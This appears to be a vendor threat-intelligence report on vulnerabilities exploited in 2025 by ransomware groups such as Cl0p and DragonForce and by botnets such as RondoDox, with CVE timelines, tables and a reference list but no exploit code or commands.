Fortinet FortiOS CVE-2024-55591, a zero-day authentication bypass vulnerability disclosed in January 2025, had the highest count of ransomware groups attached to it as the year closed, with six named ransomware families (DragonForce, Hunters International, NightSpire, Qilin, RansomHub, and SuperBlack) in addition to unattributed activity. Microsoft SharePoint CVE-2025-53770 took the second spot, with nearly half a dozen families linked to it; followed by three SimpleHelp CVEs (ex: CVE-2024-57727) used for initial access in Play, Medusa, and other ransomware incidents.

Two other vulnerabilities with known ransomware use are also worth calling out: CVE-2025-7771, a ThrottleStop (`rwdrv.sys`) driver flaw that Akira affiliates abused in a BYOVD attack before using a second-stage driver vulnerability to disable security software; and CVE-2025-6264, an incorrect default permissions issue in Rapid7's open-source Velociraptor DFIR tool that Cisco Talos said could have been used to establish persistence during ransomware intrusions. Several 2025 incidents saw Velociraptor otherwise abused for remote access and C2 communication.

A Tale of Two Ransomware Groups

It's common for even prolific ransomware groups to rise and fall, fracturing and reorganizing as a result of law enforcement disruptions, new alliances (however tentative), and good old-fashioned intra-group sniping. 2025 offered several contrasting studies in group branding strategy and operations, two of which we'll look at in this report: DragonForce and Cl0p.

Cl0p, also referred to in some analyses as TA505, FIN11, and Lace Tempest, has been active since at least 2019 and in recent years has primarily been known for data exfiltration and extortion, though incidents earlier in the group's history also included ransomware deployment and encryption. Cl0p gained broad industry awareness in early 2021 after an orchestrated zero-day campaign that exploited four vulnerabilities in Accellion FTA file transfer software. That inaugural exploit campaign netted Cl0p dozens of big-name victims, with estimated downstream impact on more than nine million people.

In the years that followed, though they also made use of vulnerabilities in network edge devices, Cl0p established a clear pattern of targeting file sharing software with zero-day exploits like those executed against SolarWinds Serv-U (CVE-2021-35211), MOVEit Transfer (CVE-2023-34362), GoAnywhere MFT (CVE-2023-0669), Cleo software (CVE-2024-50623, CVE-2024-55956), and SysAid (CVE-2023-47246, technically attributed to Lace Tempest, who's known for deploying Cl0p ransomware). The MOVEit Transfer and GoAnywhere MFT campaigns in particular had far-reaching impacts: Emsisoft assessed in 2024 that the MOVEit Transfer attack alone affected an estimated 2,700+ organizations and more than 95 million downstream victims.

Cl0p is a ransomware brand that's not only endured, but has been active and consistent since the group first emerged. The security industry typically measures ransomware group activity by number of leak site posts claiming new victims, validating those claims in part with the small subset of data breach notices that actually make it into the public realm. Cl0p's posting cadence ticks up after they conduct major campaigns, as Trellix and S2W observed in Q1 2025 following the group's December 2024 exploitation of Cleo file transfer software CVE-2024-50623; leak site posts picked up throughout Q1 as victims presumably refused to negotiate, peaking late in the quarter.

Cl0p is a ransomware brand that's not only endured, but has been active and consistent since the group first emerged.

Leak site posts are an effective enough rough-and-ready metric for ransomware group activity, but they can also lead threat analysts astray, intentionally or otherwise. Cl0p's ebbs and flows in activity don't actually seem to indicate that the group is dormant when they're not posting new victims – on the contrary, they're known for sitting on zero-day flaws and conducting in-depth reconnaissance before deploying exploits in blitzkrieg data exfiltration campaigns.

That's exactly what happened in late September 2025, when Oracle E-Business Suite (EBS) customers began receiving Cl0p extortion emails claiming the threat actors had "copied [exfiltrated] a lot of documents" from victim environments. Oracle EBS is popular enterprise resource planning (ERP) software that houses all sorts of sensitive data, from customer and financial data to supply chain and logistics management information. In other words, it's exactly the type of gold mine that a financially motivated extortion group would look to hit when the goal is a quick move from initial access to data exfiltration.

It's always possible that branded extortion emails or ransomware notes are coming from copycats or imposters. It's also not unusual at this point in the RaaS ecosystem for groups to reuse leaked code and share tooling, meaning that the tools used to conduct ransomware attacks aren't always able to be directly tied to a specific group, even if attack artifacts carry a particular ransomware name.

Cl0p

Historical Affiliations

TA505
FIN11
Lace Tempest

Active Since

2019

Common Targets

- File transfer solutions
- IT security management tools
- ERP and business planning software

Recent CVEs

CVE-2025-61882
CVE-2025-61884
CVE-2024-4040
CVE-2024-55956
CVE-2024-50623

Initially, threat intel practitioners were uncertain whether the Oracle EBS extortion emails were genuinely attributable to Cl0p – until the group contacted security news outlet Bleeping Computer directly to confirm they were “involved” in the attack. Bleeping Computer has been a favorite outlet of Cl0p’s over the years: The threat actors also contacted Bleeping Computer reporters in 2023 to claim credit for their attack on GoAnywhere MFT file transfer software, in 2024 to claim the Cleo file transfer zero-day campaign, and in February 2021 to offer up information about their breach of Singaporean telecommunications provider Singtel as part of the Accellion FTA campaign.

On October 4, 2025, five days after extortion emails began circulating publicly, Oracle disclosed a new zero-day vulnerability in E-Business Suite that had been leveraged in Cl0p’s extortion campaign: CVE-2025-61882 is an unauthenticated remote code execution vulnerability that impressively managed to jam half a dozen different vulnerability root causes (CWEs) into a single CVE, including a path traversal, two different kinds of injections, and a server-side request forgery (SSRF) bug.

To put a finer point on it: In no way should CVE-2025-61882 ever have been a single vulnerability rather than a series of CVEs mapped, presumably, to exploit chains deployed in attacks on EBS customers. Ironically, as of January 2026, CVE-2025-61882 now has a single CWE attributed to it in NIST’s NVD: CWE-287, or “Improper Authentication,” a root cause mapping that is formally discouraged because of its vagueness.

A week after CVE-2025-61882 was disclosed, Oracle published a second E-Business Suite zero-day vulnerability, CVE-2025-61884. The new flaw ostensibly arose from an **incomplete fix** for CVE-2025-61882 – a fairly logical outcome given the sheer volume of CWEs crammed into the original CVE description.

But there was another thing that exacerbated an already-complicated exploitation story. A few days after Cl0p claimed credit for the Oracle EBS campaign, a rival cybercrime group called Shiny Hunters –or more recently, a blend of loosely affiliated cybercrime groups called Scattered Lapsus$ Hunters – posted a profanity-laced tirade against Cl0p, claiming the Oracle EBS exploit Cl0p used was intended for their own criminal operations. Along with the outraged posts, Shiny Hunters published the alleged exploit Cl0p had used to gain access to Oracle EBS data.

VulnCheck researchers analyzed and reproduced the Shiny Hunters exploit and determined that its behavior matched the IOCs in Oracle’s advisory for CVE-2025-61882; at the time, the Oracle advisory also explicitly called out the hash of the Shiny Hunters exploit as an indicator. But the leaked Shiny Hunters exploit, which was broadly public by the time the first Oracle EBS vulnerability was disclosed, and observed pre-leak threat activity, didn’t fully match. Combined with overall lack of clarity on which exploit chains mapped to CVE-2025-61882 and CVE-2025-61884, vulnerability and patch deconfliction for Oracle EBS attacks turned even muddier. Google’s Mandiant group identified malicious activity targeting Oracle EBS going back to July 2025, but they concluded in an October publication that “it’s not clear which CVE corresponds to any of the vulnerabilities exploited in this chain.” In the absence of clarification from the vendor, VulnCheck agrees with researcher consensus that the Shiny Hunters exploit likely maps more closely to CVE-2025-61884, while pre-leak threat activity observed by Google and others may map to CVE-2025-61882.

As of October 6, 2025, the VulnCheck team’s Censys query found between two and three thousand Oracle EBS instances exposed to the public internet. As of January 24, 2026, there were more than 8,300 Oracle EBS instances online – meaning either some very security-unaware Oracle EBS administrators went on a deployment streak in the past four months (unlikely), or that, once again, there are too many damn honeypots.

When ransomware groups use CVE exploits strategically, they often don’t need to exploit more than a few vulnerabilities in a given year.

CVE-2025-61882 and CVE-2025-61884 were the primary 2025 vulnerabilities with known Cl0p exploitation; one of the takeaways from Cl0p's attack patterns is that when ransomware groups use CVE exploits strategically, they often don't need to exploit more than a few vulnerabilities in any given year. For all the victims shamed on leak sites for refusing to negotiate, there are typically (many) more who do negotiate, enabling outsized ransomware group profits from even single-campaign exploits.

Cl0p, in summary, has maintained their dominance both operationally and as a criminal brand, using zero-day exploit chains to facilitate wide-ranging breaches of corporate networks and leveraging a legitimate security media outlet to claim credit. There's no indication the group is slowing down: As of January 2026, VulnCheck is aware of purported Cl0p extortion communications that claim to have used an as-yet-unclear vulnerability in Gladinet software to facilitate data exfiltration.

Oracle E-Business Suite Zero-Day Vulnerabilities: CVE-2025-61882 and CVE-2025-61884

Mandiant later identified signs of related activity dating back to July/August 2025.

9/29	Oracle EBS customers receive alleged Cl0p extortion emails with references to stolen data
10/1	Cl0p claims credit for the attack in a Bleeping Computer article
10/2	Oracle says "previously identified vulnerabilities" from the July 2025 Critical Patch Update may have been exploited
10/3	Rival threat group Shiny Hunters posts an exploit for Oracle EBS on Telegram
10/4	Oracle discloses CVE-2025-61882, a new RCE vuln with 6 different root causes; IOCs in Oracle's advisory reference the Shiny Hunters exploit
	CVE-2025-61882 added to VulnCheck KEV
10/5	Google Mandiant CTO attributes CVE-2025-61882 to Cl0p
10/6	VulnCheck exploit released to Initial Access Intelligence customers
	CVE-2025-61882 added to CISA KEV; watchTowr publishes analysis of the Shiny Hunters exploit
10/9	Google Mandiant blog on related suspicious activity dating back to July 2025
11/1	Second RCE vulnerability (CVE-2025-61884) disclosed, potentially due to a patch bypass for CVE-2025-61882.

DragonForce: A Global “Cartel” with Unclear Origins

In mid-December 2023, a collection of high-profile intrusions was attributed to an ambitious new ransomware group called DragonForce following publication of the group’s new leak site. More than a dozen alleged victims were named in the early days after the leak site’s appearance, including several U.S.-based healthcare companies, Coca-Cola Singapore, and a mix of organizations in the UK, Switzerland, Argentina, and South Africa. The same month saw DragonForce claim credit for hacks on Yakult Australia and the Ohio Lottery amid a rising tide of leak site claims. By mid-2024, DragonForce was attributed to attacks on Palau’s Ministry of Finance (which the country initially denied), a Hawaiian transit services organization, and emergency services affecting six different California cities.

Reports differ on when DragonForce first became active. Sophos and Singapore-based IB-Group both note activity beginning in August 2023; it’s unclear whether the ransomware group ever had ties to a Malaysian hacktivist organization by the same name that conducted politically motivated campaigns in the Middle East and Asia starting in 2021. (DragonForce Malaysia, or DFM, denies the link.) Other research suggests that the group may have Russian ties, based on their fluent use of Russian, posts on Russian-language underground forum RAMP, and their commitment to excluding Russia and Commonwealth of Independent States countries from attacks. As threat intel practitioners have noted, however, none of this is exactly unique among ransomware crews, and hints at a possible Russia connection could just as well be intentional misinformation.

DragonForce has followed a RaaS affiliate model in its operations since early in the crew’s lifetime, originally using leaked LockBit and modified Conti variants alongside typical double extortion tactics to pressure victims. Much like Cl0p, the group has previously attempted to use direct journalist outreach to take credit for attacks, bolstering its profile and putting additional public pressure on victim organizations. The FBI’s Internet Crime Report noted that DragonForce was one of the top reported ransomware variants in 2024, among nearly 70 discrete newcomers.

So how, exactly, did a relatively new group rack up such a parade of headlining intrusions so quickly?

Unlike Cl0p, brand consistency isn’t part of DragonForce’s modus operandi. The group’s affiliate model offers an attractive **80% of ransomware payments** to affiliates, along with broad leeway to customize malware, ransom notes, and attack patterns. In March 2025, following early successes, DragonForce announced a “new direction” wherein the group would begin operating as a self-proclaimed “cartel,” meaning affiliates could use DragonForce’s infrastructure and support systems, but weren’t limited to deploying DragonForce ransomware. This distributed strategy has several distinct advantages — for one thing, it makes attacks more difficult to attribute conclusively; critically, it also allows DragonForce to scale operations quickly by incentivizing affiliates looking to make names for themselves, which also contributes to attribution challenges.

DragonForce has used a combination of social engineering and vulnerability exploitation to gain access to victim environments; CVEs exploited in the past year include SimpleHelp CVE-2024-57727, CVE-2024-57728, and CVE-2024-57726, which CISA warned in June had been used to compromise a utility billing provider; and a Fortinet FortiOS auth bypass (CVE-2024-55591). All four vulnerabilities were disclosed in January 2025. Prior vulnerabilities exploited include Log4Shell (CVE-2021-44228) and Ivanti Connect Secure CVE-2023-46805, CVE-2024-21887, and CVE-2024-21893 — for the most part, a mix of network edge device flaws and RMM exploitation, both of which are common in ransomware operations.

What’s less common is DragonForce’s use of Bring Your Own Vulnerable Driver (BYOVD) for evading defenses, which IB-Group highlighted in 2024 as a feature of the toolkit advertised to affiliates. In August 2025, Sophos published an analysis of an “AVKiller” tool observed across eight different competing ransomware families, including DragonForce; the tool looks for a malicious driver, mraml.sys, which is then used to terminate any one of more than a dozen different EDRs and security tools. Three months later, cyber firm Acronis identified a new DragonForce malware variant that leveraged two vulnerable kernel drivers (truesight.sys, rentdrv2.sys) to disable security protections and shore up known encryption weaknesses.

Targeting appears to be opportunistic, with global victims spanning any number of verticals. Healthcare and manufacturing organizations are common in DragonForce’s victimology, though retail and other sectors have also been targeted in recent months. DragonForce’s aggressive attack patterns, combined with an unusually lucrative and open-handed affiliate model, both explain the group’s quick rise and serve as a warning for the future: As new affiliates inevitably onboard and further evolve DragonForce’s techniques and tooling, already-high attack volumes are likely to increase as attribution confidence lags.

8.0

Botnet Activity

Are botnets going out of style? VulnCheck's botnets index tracks CVEs with **known botnet activity**, along with associated techniques and controls. We tracked **23 CVEs** with "CVE-2025" identifiers that have been exploited by botnets, only three of which had multiple botnets attributed – and if those numbers sound low in general, it's because they are. Botnet CVE exploitation has naturally ebbed and flowed over the past decade, but 2025 represented a **53% drop** in botnet activity across recent CVEs.

Botnet Counts by Year



Looking at the data in more depth, the majority of the drop in 2025 looks to be coming from a sharp decline in CVEs exploited by the long-suffered Mirai botnet. New Mirai CVE attributions were down by more than 20 discrete vulnerabilities (**-82%**) in 2025 vs. 2024. While a bit of this could be down to delayed attribution, the number of unique botnets exploiting vulnerabilities year over year has fallen significantly, too.

Unique Botnets + CVE Exploitation

2016–2025



Three quarters of 2025 botnet CVEs had only a single botnet attribution, which isn't hugely shocking given how much use botnets can get out of individual remote access vulnerabilities in IoT devices exposed to the public internet, many of which stay unpatched indefinitely. Unattributed activity is also monitored and captured, but as usual, all unattributed activity collectively is only counted as (1) botnet instance. Top botnet CVEs for the year are below.

Vulnerability	Botnet(s)
CVE-2025-55182: Meta React Server Components RCE (React2Shell)	Gafgyt, Mirai, RondoDox, unattributed activity
CVE-2025-34043: Vacron Network Video Recorder Remote Command Injection	IoT Reaper, Mirai, RondoDox
CVE-2025-34130: LILIN Digital Video Recorder Unauthenticated Arbitrary File Read	Fbot, Moobot
CVE-2025-24893: XWiki Platform Eval Injection	RondoDox, unattributed activity
CVE-2025-24016: Wazuh Server Deserialization of Untrusted Data	Mirai, unattributed activity
CVE-2025-1316: Edimax IC-7100 IP Camera OS Command Injection	Mirai, unattributed activity

CVEs in classic IoT targets like SOHO routers, digital video recorders, WiFi repeaters, and IP cameras comprised most of the new vulns leveraged by botnets in 2025, but they also made use of broadly exploited flaws like CVE-2025-8088 (RARLAB WinRAR path traversal), CVE-2025-3248 (Langflow missing authentication), and React2Shell.

When looking at the most active botnets hitting 2025 CVEs across VulnCheck data, Mirai is the second most common botnet to appear. But by far the leader is a different botnet, also long-suffered and long-suffering: our old friend RondoDox, which did the opposite of "decline" in 2025.

RondoDox: Exploitation at Shotgun Scale

The RondoDox botnet emerged in mid-2025 and quickly drew attention for the sheer volume of vulnerabilities it attempted to exploit. By the end of the year, the diversity of exploit traffic associated with the botnet led several security vendors to describe it as an “exploit shotgun.” Rather than focusing on a small number of reliable access paths, RondoDox appeared to pursue scale, indiscriminately attempting exploitation across a wide range of platforms to recruit systems into a multi-purpose botnet. Once compromised, infected hosts were reportedly leveraged for distributed denial-of-service activity, credential theft, and cryptocurrency mining.

VulnCheck Canary Intelligence observed **38 distinct CVEs** exploited by **RondoDox** across our Canary network, spanning disclosure years from 2013 through 2025. This range highlights a defining characteristic of the botnet: Vulnerabilities of vastly different age and vendor origin were attempted within the same operational window, suggesting that exploit selection was driven primarily by availability rather than novelty or technical sophistication. The table below summarizes this distribution by CVE disclosure year, illustrating how RondoDox routinely combined legacy and recently disclosed vulnerabilities in its campaigns.

RondoDox Exploitation by CVE Disclosure Year

CVE Disclosure Year	Distinct CVEs Observed	Canary Network First Seen Range
2013–2019	3	October 2025
2020–2021	7	Oct–Nov 2025
2023–2024	22	Oct–Dec 2025
2025	7	Oct 2025–Jan 2026

A closer look at CVE-2025 vulnerabilities further clarifies how RondoDox operationalized exploits over time. As shown in the table below, six CVE-2025 issues were observed in our Canary network, affecting consumer networking devices, enterprise infrastructure, and widely deployed web frameworks. Despite its aggressive scanning posture, RondoDox was generally not an early adopter.

In multiple cases, VulnCheck observed delays of several months between public disclosure and the botnet’s first exploitation attempts. Additionally, the inclusion of first-seen and last-seen timestamps shows that some vulnerabilities were tested briefly and abandoned, while others were exploited persistently over weeks or months.

“CVE-2025” Exploited by RondoDox

CVE	First Seen	Last Seen	Notes
CVE-2025-7083 (Belkin)	2025-10-28	2026-01-03	~4 months post-disclosure
CVE-2025-1316 (Edimax)	2025-10-29	2025-10-29	KEV listed months earlier
CVE-2025-24893 (XWiki)	2025-11-03	2026-01-18	Sustained exploitation
CVE-2025-55182 (React2Shell)	2025-12-06	2026-01-20	High-volume exploitation
CVE-2025-37164 (HPE OneView)	2026-01-07	2026-01-07	Aligned with CISA KEV addition
CVE-2025-34132 (LILIN)	2025-10-30	2025-12-26	Delayed adoption

“CVE-2025” Exploited by RondoDox

By First and Last Seen Dates



Taken together, these timelines suggest that RondoDox’s exploitation strategy is shaped less by early access to new vulnerabilities and more by the systematic incorporation of widely publicized flaws once exploit details, tooling, and defender blind spots are well understood. In contrast to actors that prioritize speed or specialized tradecraft, RondoDox illustrates how scale-driven botnets can remain effective long after initial disclosure, reinforcing that delayed exploitation does not equate to reduced risk when prioritizing vulnerabilities for remediation.

Conclusion

Vulnerabilities remain an integral part of adversary toolkits, providing perennially useful vectors for initial access, privilege escalation, defense evasion, and more. By examining vulnerability exploitation and research trends at scale, we can better understand where visibility and remediation gaps are preventing effective risk assessment, driving up the human and business costs of cyberattacks. VulnCheck data is designed to enable proactive security and emerging threat response at machine speed, empowering organizations with best-in-class intelligence across the entire vulnerability lifecycle.

VulnCheck community resources support faster, more effective security decision making, from our VulnCheck KEV and NVD++ datasets to our comprehensive Exploit Database (XDB) and free coordinated vulnerability disclosure (CVD) service. VulnCheck KEV data also supports both Slack and email alerting.

VulnCheck

VulnCheck is the exploit intelligence company helping enterprise, global government organizations and cybersecurity vendors respond to new vulnerabilities and emerging threats faster with more context.

Trusted by the world's largest organizations, VulnCheck protects hundreds of millions of systems and people worldwide, enabling them to outpace adversaries with threat intelligence solutions purpose-built for machine-level consumption and response actioning at scale.

Join the VulnCheck Community today

Get free access to VulnCheck KEV, and enjoy our comprehensive vulnerability data.



CVE-2025-55182

A pre-authentication remote code execution vulnerability exists in React Server Components versions 19.0.0, 19.1.0, 19.1.1, and 19.2.0 including the following packages: react-server-dom-parcel, react-server-dom-turbopack, and react-server-dom-webpack. The vulnerable code unsafely deserializes payloa... Show more

Meta React Server Components **Source** cve-assign@fb.com (Facebook, Inc.) References

EPSS Score	0.57937
CVSS-B	10.0
CVSS-BT	10.0
SSVC	
First Canary Exploitation	December 5, 2025
CISA KEV Added	December 5, 2025
VulnCheck KEV Added	December 4, 2025
Published	December 3, 2025
CISA Action Due	December 12, 2025
Last Modified	December 10, 2025

Threat Actors	Botnets	Ransomware	Weaponized Exploits	Proofs of Concept
15 ›	7 ›	4 ›	4 ›	246 ›

Request a trial or demo of our products:

Initial Access Intelligence

IP Intelligence

Canary Intelligence

Exploit & Vulnerability Intelligence

References

Acronis Threat Research Unit (2025)

Alexander Badayev, Klimentiy Galkin, and Vladislav Lunin, Positive Technologies (2025)

Anna Pham and Matt Anderson, Huntress (2026)

Anton Cherepanov, Peter Strýček, and Damien Schaeffer, ESET (2025)

Arda Büyükkaya, EclecticIQ (2025)

Ax Sharma, Bleeping Computer (2023)

Azania Imtiaz Patel, The Stack (2024)

Brett Callow (2023)

Broadcom VMware (2025)

Bryan Masters, Huntress (2025)

Caitlin Condon, Rapid7 (2025)

Caitlin Condon, VulnCheck (2025)

Caitlin Condon, VulnCheck (2025)

Caitlin Condon, VulnCheck (2025)

Cale Black, VulnCheck (2025)

Cale Black, VulnCheck (2025)

Cale Black, VulnCheck (2025)

Cale Black, VulnCheck (2025)

Censys (2025)

Check Point Research (2025)

Christine Barry, Barracuda (2025)

CJ Moses, AWS Security (2025)

CloudSEK (2025)

Curated Intelligence (2025)

Curated Intelligence via BushidoToken (2025)

Cyfirma (2025)

Damien Schaeffer and Romain Dumont, ESET (2024)

Darktrace (2025)

David Burkett, Corelight (2025)

Deep Patel, Ashish Verma, Simon Dulude, and Peter Girnus, Trend Micro (2025)

ekomsSavior (2025)

Dissent, DataBreaches.Net (2023)

Eye Security (2025)

Fortinet FortiGuard Labs (2025)

Gabor Szappanos and Steeve Gaudreault, Sophos (2025)

Google Cloud Mandiant (2021)

Google Threat Intelligence Group (2026)

Group-IB (2024)

Harlan Carvey, James Northey, and Lindsey O'Donnel-Welch, Huntress (2025)

HuiSeong Yang, ByeongYeol An, and SeungHo Lee, S2W TALON (2025)

iamnoooob, rootxharsh, parthmalhotra, pdresearch (2025)

Ionut Ilascu, Bleeping Computer (2021)

Jacob Baines, VulnCheck (2024)

Jacob Baines, VulnCheck (2025)

Jacob Baines, VulnCheck (2025)

Jake Baines, Rapid7 (2021)

Jason Baker, GuidePoint Security (2025)

Jessica Lyons, The Register (2025)

Joe Tidy, BBC World Service (2025)

John Hammond, Huntress (2025)

Jonathan Greig, The Record (2024)

Jordyn Dunk and Chetan Raghuprasad, Cisco Talos (2025)

Joseph C Chen, Trend Micro (2025)

JP Perez-Etchegoyen, Onapsis (2025)

Khoa Dinh (2025)

Kroll (2023)

Lawrence Abrams, Bleeping Computer (2024)

Lawrence Abrams, Bleeping Computer (2024)

Lawrence Abrams, Bleeping Computer (2025)

Lexi DiScola, Cisco Talos (2025)

Mahealani Richardson, HawaiiNewsNow (2024)

Matan Matalon, OP Innovate (2025)

Microsoft Threat Intelligence (2023)

Microsoft Threat Intelligence (2023)

Microsoft Threat Intelligence Center (2025)

Microsoft Threat Intelligence (2025)

Microsoft Security Response Center (2025)

MITRE CWE (2025)

NCC Group Research and Intelligence Fusion Team (2021)

NIST NVD (2025)

NIST NVD via archive.org (2025)

Palo Alto Networks Unit 42 (2025)

Palo Alto Networks Unit 42 (2025)

References (cont.)

Patrick Garrity, VulnCheck (2025)

Patrick Garrity, VulnCheck (2025)

Patrick Garrity, VulnCheck (2026)

Peter Ukhanov, Genevieve Stark, Zander Work, Ashley Pearson, Josh Murchie, and Austin Larsen, Mandiant and Google Threat Intelligence Group (2025)

Radware (2021)

Ramin Farajpour Cami (2025)

Rapid7 (2025)

Rapid7 Velociraptor (2025)

Reliaquest Threat Research Team (2025)

Resecurity (2025)

Ryan Dewhurst and Sonny, watchTowr Labs (2025)

Sergiu Gatlan, Bleeping Computer (2023)

Simon Kenin, Jim Walter, and Tom Hegel, SentinelOne (2025)

Sophos Counter Threat Unit Research Team (2025)

Sophos Counter Threat Unit Research Team (2025)

Steve Alder, The HIPAA Journal (2022)

Steve Alder, The HIPAA Journal (2023)

tinyhack.com and g_coll, Habr (2025)

Trellix Advanced Threat Research Center (2025)

Trend Micro (TrendAI) Zero Day Initiative (2025)

Trend Micro Zero Day Initiative (2025)

United States Cybersecurity and Infrastructure Security Agency (2025)

United States Cybersecurity and Infrastructure Security Agency (2025)

United States Federal Bureau of Investigation (2024)

VenariX en Español (2024)

Vincent Li, Fortinet FortiGuard Labs Threat Research (2025)

VulnCheck Initial Access Intelligence (2025)

VulnCheck Initial Access Intelligence (2025)

VulnCheck Initial Access Intelligence (2025)

wiliam227user (2025)

Zach Simas, Emsisoft (2023)

VulnCheck 2025 Routinely Targeted Vulnerabilities

Explore the list for yourself here.

CVE	Vulnerability Name	Ransomware Families	Threat Actors*	Public Exploits	Botnets	CVSS Score	CVSS Severity
CVE-2025-55182	Meta React Server Components RCE (React2Shell)	2	11	236	4	10	Critical
CVE-2025-53770	Microsoft SharePoint Deserialization	6	10	36	0	9.8	Critical
CVE-2025-31324	SAP NetWeaver Unrestricted File Upload	4	9	22	0	9.8	Critical
CVE-2025-8088	RARLAB WinRAR Path Traversal	1	8	21	1	8.4	High
CVE-2025-0282	Ivanti Connect Secure, Policy Secure, and ZTA Gateways Stack-Based Buffer Overflow Vulnerability	1	8	12	0	9	Critical
CVE-2025-53771	Microsoft SharePoint Improper Authentication	4	7	8	0	6.5	Medium
CVE-2025-49706	Microsoft SharePoint Improper Authentication	4	6	14	0	6.5	Medium
CVE-2025-49704	Microsoft SharePoint Code Injection	4	6	11	0	8.8	High
